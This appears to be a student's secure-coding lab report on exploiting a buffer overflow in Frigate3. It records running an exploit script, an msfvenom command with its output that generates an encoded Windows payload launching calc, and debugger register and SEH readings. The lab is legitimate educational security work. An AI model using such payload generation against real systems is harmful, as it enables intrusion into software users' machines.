


LAB-10: SECURE CODING

N. Satya Pramod
18BCE7293

Step 1:

Installing the Immunity Debugger and Running Frigate3.




Step 2:

Executing exploit2.py and opening the payload(exploit2.txt)

Python exploit2.py

Notepad exploit2.txt



Step 3:


After Running the Exploit2.py The frigate stopped working and unable to open the application.

- Creating a .exe file to change the Default Trigger using Kali Linux.

```

Shell No.1
File Actions Edit View Help
root@root:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f exe -o ven1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of exe file: 73802 bytes
Saved as: ven1.exe

```



Step 4:

As we can see the default trigger changed to Calc.exe


Attaching the Frigate3 to the Immunity Debugger.

After Attaching the I have got the below details from Immunity Debugger. The EIP Address is: [74FF8450](#)

The Starting and Ending of Stack Frame is:

Starting address = [74FF1000](#)

Ending address = [75034FFE](#)



Step 5:

SHE Chain:

Address of dll are : 0012FFC4

